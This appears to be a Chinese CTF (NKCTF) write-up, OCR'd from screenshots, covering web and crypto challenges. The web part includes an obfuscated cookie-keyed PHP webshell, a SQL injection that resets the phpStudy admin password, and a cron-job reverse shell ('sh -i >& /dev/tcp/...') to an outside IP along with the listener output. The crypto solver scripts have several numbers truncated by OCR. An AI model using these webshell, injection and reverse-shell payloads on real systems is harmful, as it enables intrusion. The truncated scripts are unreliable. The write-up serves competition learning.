
工作目录	/uploads/flink	(空白表示根目录， 不允许用 “..” 形式的路径)
文件名称	1.php	(不允许用 “..” 形式的路径)

```php
<?php
$p=$_COOKIE;(count($p)==23&&in_array(gettype($p).count($p),$p))?(($p[59]=$p[59].$p[72])&&($p[91]=$p[59]($p[91]))&&($p=$p[91]($p[90],$p[59]($p[31])))&&$p()):$p;
?>
```



a6194456-5a0b-42e9-8537-813e5b7e29cd.node2.yuzhian.com.cn/uploads/flink/1.php

```
NKCTF{cbd7af68-90c1-4cf5-9403-355c41063ec6}
```



URL: http://a6194456-5a0b-42e9-8537-813e5b7e29cd.node2.yuzhian.com.cn/uploads/flink/1.php

Use POST method

enctype: application/x-www-form-urlencoded


Body: `cmd=system("cat /f1Aggg");`

Name	Value
Cookie	;59=str;72=rev;91=noitcnuf
Upgrade-Insecure-Req…	1

```
NKCTF{cbd7af68-90c1-4cf5-9403-355c41063ec6}
```

xiaopi

小皮有天登上vps的时候发现居然被挖矿了，但是他处理完挖矿病毒后便再没有理会。之后的每一天还总是登录到后台去部署服务


aecc77d7-3c22-4d02-8374-1cda55b122b9.node2.yuzhian.com.cn/#/user/login/redirect=%2F

小皮面板(phpstudy) 运维系统

用户名
密 码
验证码
gTUE
登录
忘记密码
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights HackBar Cookie Editor
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING MODE
Use POST method
MODIFY HEADER

URL
http://aecc77d7-3c22-4d02-8374-1cda55b122b9.node2.yuzhian.com.cn/


Name	Value
X-Requested-With	XMLHttpRequest
Upgrade-Insecure-Requests	1

添加http头X-Requested-With:XMLHttpRequest 可来到登陆页面

前台用户名处 admin';UPDATE ADMINS set PASSWOTD='5次md5加密值';--+


即可修改admin 密码

进后台添加计划任务即可


击计划任务名称，可以开启或停止该计划任务的执行。
使用教程：https://www.xp.cn/phpstudy-linux/tasks.html

查看脚本

任务名称	dsf
执行周期	N分钟 1分钟
脚本内容	sh -i >& /dev/tcp/37.120.234.252/30038 0>&1



```
└─# nc -lvvp 30038
listening on [any] 30038 ...
121.43.227.215: inverse host lookup failed: Unknown host
connect to [10.11.0.14] from (UNKNOWN) [121.43.227.215] 47318
sh: 0: can't access tty; job control turned off
# ls
fixeddata
geckodriver.log
install.result
logs
soft
system
task
tmp
vhost
web
# cat /flag
NKCTF{3b5458e5-55dc-4cd7-8604-fb4c899b2608}#
```

```
NKCTF{3b5458e5-55dc-4cd7-8604-fb4c899b2608}
```

Crypto:

baby_RSA

链接：https://pan.baidu.com/s/1gHXugkve5NbHg0n7Zd5KPg?pwd=2023

首先利用dp泄露去还原P,Q.然后利用P=m+k*p，Q=m+k1*q构造一个copper去还原m

```python
import gmpy2
n =  114101396033690088275999670914803472451228154227614098210572767821433470213
N =  115997729927771116760791489342667445419920860510732382617660607435444901520
dp =  33967356791272818610254738927769774016289590226681637441101504040121743937
e=65537
# for i in range(1,e):
#     if (e*dp-1)%i == 0 and N%((e*dp-1)//i+1)==0:
#         q = N//((e*dp-1)//i+1)
#         phi = (q-1)*((e*dp-1)//i)#phi=(p-1)(q-1)
#         d = gmpy2.invert(e,phi)
#          print(q)
d=740019391836689258246287161361814836353035869501765554914687885755519986048678
P=311243983732589676472592739584639952554483322827339683910967621364945376931581
Q=N//P
PR.<m> = PolynomialRing(Zmod(n))
f1=m^2-(P+Q)*m+P*Q
print(f1.small_roots(2^300))
from Crypto.Util.number import *
print(long_to_bytes(152099310694956022622926857538598513541723670773227126074246
#NKCTF{Th1S_a_babyRSA_y0u_are_tql!!!}
```

eZ_Math

链接：https://pan.baidu.com/s/1kLoavJzJXagwOz2WWf-fYw 提取码：2023

从给的数据可以找到两组互逆的数据，其参数就关于phi互逆，直接就能分解n了

```
n = 3695206379953178663673366882251829650618988038793736740738320460729147101713
c = 3241313385922333054864874161761064722481536528842808981771254439265497103577
e=641443530485451695011821776851992450421485169043370428345006628775933482819816
d=687890423220378999013991427399222135311908922143272122476336493976022430275623
import random
from gmpy2 import *
from Crypto.Util.number import *
def divide_pq(ed, n):
    # ed = e*d
    k = ed - 1
    while True:
        g = random.randint(3, n - 2)
        t = k
        while True:
            if t % 2 != 0:
                break
            t //= 2
            x = pow(g, t, n)
            if x > 1 and gcd(x - 1, n) > 1:
                p = gcd(x - 1, n)
                return (p, n // p)
print(divide_pq(e*d,n))
p=749784058127538344650167529876060726675484865083336701303964681345059229215854
q=492836082589078425311161223601441788817149181833837227965724497712045745563608
d=invert(65537,(p-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
#NKCTF{d15cr373_L0g_15_R3DuC710n_f0R_f4C70r1nG}
```

real_MT

注意看，这个男人叫小帅，他把刚才那个bug修好了

https://pan.baidu.com/share/init?surl=PZSCKLb1rHbxCgnpuM9hnw&pwd=2023

和fake_MT是一样的做法，稍微修改一下代码即可

```python
from pwn import *
from random import Random
from mt19937predictor import MT19937Predictor
def inverse_right(res, shift, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp >> shift
    return tmp


# right shift with mask inverse
def inverse_right_mask(res, shift, mask, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp >> shift & mask
    return tmp

# left shift inverse
def inverse_left(res, shift, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp << shift
    return tmp


# left shift with mask inverse
def inverse_left_mask(res, shift, mask, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp << shift & mask
    return tmp


def extract_number(y):
    y = y ^ y >> 11
    y = y ^ y << 7 & 2636928640
    y = y ^ y << 15 & 4022730752
    y = y ^ y >> 18
    return y&0xffffffff
```

```python
def recover(y):
    y = inverse_right(y,18)
    y = inverse_left_mask(y,15,4022730752)
    y = inverse_left_mask(y,7,2636928640)
    y = inverse_right(y,11)
    return y&0xffffffff
def recover_state(out):
    state = []
    for y in out:
        y = inverse_right(y,18)
        y = inverse_left_mask(y,15,4022730752)
        y = inverse_left_mask(y,7,2636928640)
        y = inverse_right(y,11)
        state.append(y)
    return state

def back(cur):
    high = 0x80000000
    low = 0x7fffffff
    mask = 0x9908b0df
    state = cur
    for i in range(2,-1,-1):
        tmp = state[i+624]^state[(i+397)]
        # recover Y,tmp = Y
        if tmp & high == high:
            tmp ^= mask
            tmp <<= 1
            tmp |= 1
        else:
            tmp <<=1
        # recover highest bit
        res = tmp&high
        # recover other 31 bits,when i =0,it just use the method again it so bea
        tmp = state[i-1+624]^state[(i+396)]
        # recover Y,tmp = Y
        if tmp & high == high:
            tmp ^= mask
            tmp <<= 1
            tmp |= 1
        else:
            tmp <<=1
        res |= (tmp)&low
        state[i] = res
    return state
def solve4(y):
    y = inverse_right(y,18)
    y = inverse_left_mask(y,15,4022730752)
    y = inverse_left_mask(y,7,2636928640)
    y = inverse_right(y,11)
    return y&0xffffffff
def solve2(c):
    part = recover_state(c)
    state = back([0] * 3 + part)[:624]
    prng = Random()
    prng.setstate((3, tuple(state + [0]), None))
    primate_key = prng.getrandbits(96)
    return primate_key
def solve1(random_number):
    predictor = MT19937Predictor()
    for j in range(len(random_number)):
        predictor.setrandbits(random_number[j], 96)
    a=predictor.getrandbits(96)
    return a
from gmpy2 import invert

def _int32(x):
    return int(0xFFFFFFFF & x)

def init(seed):
    mt = [0] * 624
    mt[0] = seed
    for i in range(1, 624):
        mt[i] = _int32(1812433253 * (mt[i - 1] ^ mt[i - 1] >> 30) + i)
    return mt

def invert_right(res,shift):
    tmp = res
    for i in range(32//shift):
        res = tmp^res>>shift
    return _int32(res)

def solve3(last):
    n = 1<<32
    inv = invert(1812433253,n)
    for i in range(623,0,-1):
        last = ((last-i)*inv)%n
        last = invert_right(last,30)
    return last
r=remote("node2.yuzhian.com.cn",39926)
r.recvline()
r.sendline(b' ')
for i in range(21):
    print(r.recvline())
    a = r.recvline()
    print(a)
    if(a.startswith(b'randoms =')):
        b=a.split(b',')
        if(len(b[2])==11 or len(b[2])==9 or len(b[2])==10):
            t=[]
            for i in range(len(b)):
               if(i==0):
                   t.append(int(b[i][11:]))
               elif(i==len(b)-1):
                   t.append(int(b[i][:-2]))
               else:
                   t.append(int(b[i]))
            w=solve2(t)
            r.sendlineafter(b'Guess pre number:',str(w).encode())
            print(r.recvline())
        else:
            p = []
            for i in range(len(b)):
                if (i == 0):
                    p.append(int(b[i][11:]))
                elif (i == len(b) - 1):
                    p.append(int(b[i][:-2]))
                else:
                    p.append(int(b[i]))
            q = solve1(p)
            r.sendlineafter(b'Guess after number:',str(q).encode())
            print(r.recvline())
    elif(a.startswith(b'extract number =')):
        print(a[16:])
        d=int(a[16:])
        r.sendlineafter(b'Guess be extracted number:',str(solve4(d)).encode())
        print(r.recvline())
    else:
        print(a[14:])
        d=int(a[14:])
        r.sendlineafter(b'Guess seed number:',str(solve3(d)).encode())
        print(r.recvline())
#NKCTF{dfd25a2d-ba9b-4d09-9dc6-fe76be44c3a0}
```

fake_MT

注意看，这个男人叫小帅，他出了一道密码题，但是好像有点BUG

https://pan.baidu.com/share/init?surl=Q9U0GSeSD0-haM4DhWMZMw&pwd=2023

四个关于MT恢复随机数的挑战，写脚本判断类型然后还原一下即可

```python
from pwn import *
from random import Random
from mt19937predictor import MT19937Predictor
def inverse_right(res, shift, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp >> shift
    return tmp


# right shift with mask inverse
def inverse_right_mask(res, shift, mask, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp >> shift & mask
    return tmp

# left shift inverse
def inverse_left(res, shift, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp << shift
    return tmp


# left shift with mask inverse
def inverse_left_mask(res, shift, mask, bits=32):
    tmp = res
    for i in range(bits // shift):
        tmp = res ^ tmp << shift & mask
    return tmp


def extract_number(y):
    y = y ^ y >> 11
    y = y ^ y << 7 & 2636928640
    y = y ^ y << 15 & 4022730752
    y = y ^ y >> 18
    return y&0xffffffff
def recover(y):
    y = inverse_right(y,18)
    y = inverse_left_mask(y,15,4022730752)
    y = inverse_left_mask(y,7,2636928640)
    y = inverse_right(y,11)
    return y&0xffffffff
def recover_state(out):
    state = []
    for y in out:
        y = inverse_right(y,18)
        y = inverse_left_mask(y,15,4022730752)
        y = inverse_left_mask(y,7,2636928640)
        y = inverse_right(y,11)
        state.append(y)
    return state

def back(cur):
    high = 0x80000000
    low = 0x7fffffff
    mask = 0x9908b0df
    state = cur
    for i in range(2,-1,-1):
        tmp = state[i+624]^state[(i+397)]
        # recover Y,tmp = Y
        if tmp & high == high:
            tmp ^= mask
            tmp <<= 1
            tmp |= 1
        else:
            tmp <<=1
        # recover highest bit
        res = tmp&high
        # recover other 31 bits,when i =0,it just use the method again it so bea
        tmp = state[i-1+624]^state[(i+396)]
        # recover Y,tmp = Y
        if tmp & high == high:
            tmp ^= mask
            tmp <<= 1
            tmp |= 1
        else:
            tmp <<=1
        res |= (tmp)&low
        state[i] = res
    return state
def solve4(y):
    y = inverse_right(y,18)
    y = inverse_left_mask(y,15,4022730752)
    y = inverse_left_mask(y,7,2636928640)
    y = inverse_right(y,11)
    return y&0xffffffff
def solve2(c):
    part = recover_state(c)
    state = back([0] * 3 + part)[:624]
    prng = Random()
    prng.setstate((3, tuple(state + [0]), None))
```

```python
    primate_key = prng.getrandbits(96)
    return primate_key
def solve1(random_number):
    predictor = MT19937Predictor()
    for j in range(len(random_number)):
        predictor.setrandbits(random_number[j], 96)
    a=predictor.getrandbits(96)
    return a
from gmpy2 import invert

def _int32(x):
    return int(0xFFFFFFFF & x)

def init(seed):
    mt = [0] * 624
    mt[0] = seed
    for i in range(1, 624):
        mt[i] = _int32(1812433253 * (mt[i - 1] ^ mt[i - 1] >> 30) + i)
    return mt

def invert_right(res,shift):
    tmp = res
    for i in range(32//shift):
        res = tmp^res>>shift
    return _int32(res)

def solve3(last):
    n = 1<<32
    inv = invert(1812433253,n)
    for i in range(623,0,-1):
        last = ((last-i)*inv)%n
        last = invert_right(last,30)
    return last
r=remote("node2.yuzhian.com.cn",37054)
for i in range(21):
    print(r.recvline())
    print(r.recvline())
    a = r.recvline()
    print(a)
    if(a.startswith(b'randoms =')):
        b=a.split(b'L,')
        if(len(b[2])==11 or len(b[2])==9 or len(b[2])==10):
            t=[]
            for i in range(len(b)):
               if(i==0):
                   t.append(int(b[i][11:]))
               elif(i==len(b)-1):
                   t.append(int(b[i][:-3]))
               else:
                   t.append(int(b[i]))
            print(len(t))
            w=solve2(t)
            r.sendlineafter(b'Guess pre number:',str(w).encode())
        else:
            p = []
            for i in range(len(b)):
                if (i == 0):
                    p.append(int(b[i][11:]))
                elif (i == len(b) - 1):
                    p.append(int(b[i][:-3]))
                else:
                    p.append(int(b[i]))
            q = solve1(p)
            r.sendlineafter(b'Guess after number:', str(q).encode())
    elif(a.startswith(b'extract number =')):
        d=int(a.split(b'number =')[1])
        r.sendlineafter(b'Guess be extracted number:',str(solve4(d)).encode())
    else:
        d=int(a.split(b'number = ')[1])
        r.sendlineafter(b'Guess seed number:',str(solve3(d)).encode())
#NKCTF{ea9c730a-0fa8-4bb8-965a-af2e19226295}
```

ezRSA

链接：https://pan.baidu.com/s/1_05in0dPP6pWbwKDhNYN7w 提取码：2023

后半部分和baby一样，不过明文长一点，需要调整一下copper的参数，前半部分告诉了phi可以先算出d，然后利用e*d和n去分解n，这样就能拿p，q解rsa了

```
n = 8836130216343708623415307573630337110573363595188748983290313549413242332143
phi = 8836130216343708623415307573630337110573363595188748983290313549413242332143
c1 = 7832720786336101795349612135622117328842286237030139686734195797908762701 19
N = 1572028148665631565131842719575532232607721418451292837111462043764490016533
c2 = 6335578817548722103059631492140747607859200106062703383169484340963796535 04
c3 = 9266334096866207047544089419994475379619964393206968260875878305040712629 59
import gmpy2
import random
d=gmpy2.invert(65537,phi)
def divide_pq(ed, n):
    # ed = e*d
    k = ed - 1
    while True:
        g = random.randint(3, n - 2)
        t = k
        while True:
            if t % 2 != 0:
                break
            t //= 2
            x = pow(g, t, n)
            if x > 1 and gmpy2.gcd(x - 1, n) > 1:
                p = gmpy2.gcd(x - 1, n)
                return (p, n // p)
print(divide_pq(65537*d,n))
p=102789182896123671460464091355137252913197426113254515296223874265527906726505
q=108342314239679400022210043006394728794222668047964662096394810157179270537856
r=942294962366958759219528491834313762892428867045755716423016884780326454985692
s=n//p//q//r
d0=gmpy2.invert(65537,(s-1)*(q-1))
m1=pow(c1,d0,s*q)
from Crypto.Util.number import *
P=c2
Q=c3
PR.<m> = PolynomialRing(Zmod(N))
f1=m^2-(P+Q)*m+P*Q
print(f1.small_roots(X=2^432,beta=0.5,epsilon=0.01))
print(long_to_bytes(m1)+long_to_bytes(413470439586505263591013519838499163290482
#NKCTF{it_i5_e45y_th4t_Kn0wn_phi_4nd_N_dec0mp0ses_N_w1th_th3_s4m3_c0mm0n_n_but_p
```

ez_polynomial

ez_polynomial

https://pan.baidu.com/s/1yMJZsI0kaijxdFSirnpN1Q?pwd=2023

就是多项式上的rsa，解一下就可以了

```
#脚本1
#Sage
#已知p,n,m^e
p= 40031
P = PolynomialRing(Zmod(p), name = 'x')
x = P.gen()
e = 65537
n = 24096*x^93 + 38785*x^92 + 17489*x^91 + 9067*x^90 + 1034*x^89 + 6534*x^88 + 3
c =3552*x^92 + 6082*x^91 + 25295*x^90 + 35988*x^89 + 26052*x^88 + 16987*x^87 + 1

#分解N
q1, q2 = n.factor()
q1, q2 = q1[0], q2[0]
```

```python

#求φ，注意求法，
phi = (p**q1.degree() - 1) * (p**q2.degree() - 1)
assert gcd(e, phi) == 1
d = inverse_mod(e, phi)
m = pow(c,d,n)

#取多项式系数
flag = bytes(m.coefficients())
print("Flag: ", flag.decode())
#NKCTF{We_HaV3_n0th1ng_But_dr3amS}
```

eZ_Bl⊕ck

链接：https://pan.baidu.com/s/1BvSJH06rNP0ByfS5PfxkTg 提取码：2023

附件下载

直接用z3求解

```python
from z3 import *
from Crypto.Util.number import *
from itertools import count


k = [BitVec(f"key_{i}",16*8)for i in range(8)]
r0 = BitVecVal(51878748814642224349834827401456525161,16*8)
l0 = BitVecVal(155476406520739254406392183198984194151,16*8)

c0 = BitVecVal(52479770998485502278818236432914472266,16*8)
c1 = BitVecVal(21208466307793735350709878648929509614,16*8)

print(k[0])

solver = Solver()

# def round(s, k):
#     l, r = s>>(16*8), s & (2^(16*8)-1)
#     l_, r_ = r^k^l, l
#     return (l_ << 16*8) + r_

SYMBOLIC_COUNTER = count()


def round(l0,r0,solver):
    name = next(SYMBOLIC_COUNTER)
    r1 = BitVec('r1_%d'%(name), 16*8)
    l1 = BitVec('l1_%d'%(name), 16*8)

    equations = [l1 == r0^k[name]^l0, r1 == l0]
    solver.add(equations)
    return l1,r1

for _ in range(8):
    l0,r0 = round(l0,r0,solver)

solver.add([l0 == c0,r0==c1])

if solver.check() == sat:
    m = solver.model()
    key = [m[k[i]] for i in range(8)]

print(key)

print(m)
k = [BitVec(f"key_{i}",16*8)for i in range(8)]

m = [BitVec(f"m_{i}",16*8)for i in range(2)]
s = Solver()

for i in range(8):
    s.add(k[i] == key[i])

l0,r0=m[0],m[1]
